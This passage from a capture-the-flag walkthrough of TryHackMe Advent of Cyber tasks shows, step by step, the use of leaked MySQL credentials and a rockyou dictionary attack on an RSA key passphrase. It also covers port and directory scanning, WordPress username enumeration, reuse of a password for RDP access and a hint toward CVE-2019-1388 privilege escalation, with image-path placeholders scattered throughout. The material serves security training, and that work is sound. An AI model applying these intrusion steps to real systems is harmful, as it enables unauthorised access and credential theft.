remember to wipe mysql:
root
ff912ABD*
226 Transfer complete.
39 bytes received in 0.00 secs (746.7831 kB/s)
```

We managed to get the MySQL credentials. From our previous port scanning. We noticed that the port 3306 for MySQL is open. Let us access it using the credentials above:

```
root@kali:~# mysql -h 10.10.211.118  -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.28 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

We're in! We enumerate the databases:

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| data               |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.434 sec)
```

Going into “data” database and showing its tables:

```
MySQL [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [data]> show tables;
+----------------+
| Tables_in_data |
+----------------+
| USERS          |
+----------------+
1 row in set (0.434 sec)
```

Viewing the “USERS” table:

```
MySQL [data]> select * from USERS;
+-------+--------------+
| name  | password     |
+-------+--------------+
| admin | bestpassword |
+-------+--------------+
1 row in set (0.434 sec)
```

The password is **bestpassword**.

[Task 17] [Day 12] Elfcryption

You think the Christmas Monster is intercepting and reading your messages! Elf Alice has sent you an encrypted message. Its your job to go and decrypt it!

#1 What is the md5 hashsum of the encrypted note1 file?

We unzip the zip file and run the md5sum command on the encrypted note1 file:

```
root@kali:~/Downloads/Folder# unzip tosend.zip
Archive:  tosend.zip
 extracting: note1.txt.gpg
 extracting: note2_encrypted.txt
  inflating: private.key
root@kali:~/Downloads/Folder# md5sum note1.txt.gpg
24cf615e2a4f42718f2ff36b35614f8f  note1.txt.gpg
```

The md5 hashsum is **24cf615e2a4f42718f2ff36b35614f8f**.

#2 Where was elf Bob told to meet Alice?

Using the passphrase provided in the hint, 25daysofchristmas, we decrypt the file:

```
root@kali:~/Downloads/Folder# gpg -d note1.txt.gpg
gpg: keybox '/root/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
I will meet you outside Santa's Grotto at 5pm!
```


Note that bruteforcing the passphrase will take pretty long hence not feasible to do so. Elf Bob was told to meet Alice outside **Santa's Grotto**.

#3 Decrypt note2 and obtain the flag!

Let us try to use a random passphrase, “testing”, to try decrypt the file:

```
root@kali:~/Downloads/Folder# openssl rsautl -decrypt -inkey private.key -in not
e2_encrypted.txt -out plaintext.txt -passin pass:testing
unable to load Private Key
139719009072320:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad
 decrypt:../crypto/evp/evp_enc.c:570:
139719009072320:error:0906A065:PEM routines:PEM_do_header:bad decrypt:../crypto/
pem/pem_lib.c:461:
```

-passin allows the passphrase to be passed in as an argument, “pass:” is to indicate plain passphrase to be passed in, with “testing” as the passphrase. If the passphrase is store in a file we can use “-passin file:testing.txt”. We notice the first word, “unable”, when the passphrase is wrong. Let’s try a dictionary attack to obtain the passphrase. I’ve written a script to output the correct password when note2 is decrypted:



The scripts run the decryption command multiple times using the rockyou password list. It executes until “unable” is not return as the result.

```
40/football
41/secret
42/andrea
43/carlos
44/jennifer
45/joshua
46/bubbles
47/1234567890
48/superman
49/hannah
50/amanda
51/loveyou
52/pretty
53/basketball
54/andrew
55/angels
56/tweety
57/flower
58/playboy

The key is: hello
root@kali:~/Downloads/Folder#
```

We obtained the passphrase “hello”. Since the command is already executed, we open plaintext.txt to obtain our flag:

```
root@kali:~/Downloads/Folder# cat plaintext.txt
THM{ed9ccb6802c5d0f905ea747a310bba23}
```

The flag is **THM{ed9ccb6802c5d0f905ea747a310bba23}**.

[Task 18] [Day 13] Accumulate

mcsysadmin has been super excited with their new security role, but wants to learn even more. In an attempt to show their l33t skills, they have found a new box to play with.

This challenge accumulates all the things you've learnt from the previous challenges(that being said, it may be a little more difficult than the previous challenges). Here's the general way to attempt exploitation when just given an IP address:

- Start out with an NMAP scan to see what services are running
- Enumerate these services and try exploit them
- use these exploited services to get an initial access to the host machine
- enumerate the host machine to elevate privileges

#1 A web server is running on the target. What is the hidden directory which the website lives on?

We run an masscan and nmap scan similar to the above examples:

```
root@kali:~/Downloads/tosend# masscan -e tun0 -p1-65535,U:1-65535 10.10.148.12 --rate=1000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-23 02:51:39 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.148.12
Discovered open port 3389/tcp on 10.10.148.12
```

```
root@kali:~/Downloads/tosend# nmap -A -sV -n -Pn -v -p80,3389 10.10.148.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-23 10:57 +08
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Initiating SYN Stealth Scan at 10:57
Scanning 10.10.148.12 [2 ports]
Discovered open port 80/tcp on 10.10.148.12
Discovered open port 3389/tcp on 10.10.148.12
Completed SYN Stealth Scan at 10:57, 0.18s elapsed (2 total ports)
Initiating Service scan at 10:57
Scanning 2 services on 10.10.148.12
Completed Service scan at 10:57, 11.56s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.148.12
Retrying OS detection (try #2) against 10.10.148.12
Initiating Traceroute at 10:57
Completed Traceroute at 10:57, 0.21s elapsed
NSE: Script scanning 10.10.148.12.
Initiating NSE at 10:57
Completed NSE at 10:57, 3.45s elapsed
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Nmap scan report for 10.10.148.12
Host is up (0.18s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
```


We found two ports open, 80 and 3389. Since port 80 is a web server, we use gobuster to scan the directories:

```
root@kali:~/Downloads/tosend# gobuster dir -u http://10.10.148.12:80/ -w /usr/share/dirbuster/wordlists/
directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.148.12:80/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/23 11:04:57 Starting gobuster
===============================================================
/retro (Status: 301)
```


We found the hidden directory **/retro**.

#2 Gain initial access and read the contents of user.txt


While enumerating the webpages, we came across this:



This tells us that the username for login into the wordpress page is probably "Wade". Let us try this out in the wordpress login page. The button can be found all the way down the page. When we tried a random username, we get this result:




The wordpress server does leak username. Let's try Wade:




Wade is definitely a user. We enumerate further and found this stored under a comment:

Probably this is the password..? Let’s try accessing the wordpress with these credentials:




Bingo! We managed to access the wordpress. We noticed that the RDP port 3389 is open during port scanning. Is it possible that the same credential is used for accessing the remote desktop? Let's try:

```
root@kali:~# xfreerdp /u:"Wade" /p:"parzival" /v:10.10.226.2:3389
[15:54:46:846] [28807:28808] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[15:54:50:241] [28807:28808] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[15:54:50:242] [28807:28808] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_RGB16
[15:54:50:303] [28807:28808] [INFO][com.winpr.clipboard] - initialized POSIX local file subsystem
```




User.txt is on the desktop, we open it up:




The content is **3b99fbdc6d430bfb51c72c651a261927**.

#3 [Optional] Elevate privileges and read the content of root.txt


The chrome browser contains the hint that it is a CVE2019-1388 vulnerability:




Do a quick read up on the vulnerability. Initially I setup a SimpleHTTPServer using python to transfer the exploit file to the remote desktop since it doesn't have internet connection. However, I managed to find it after some enumeration. In the recycle bin:



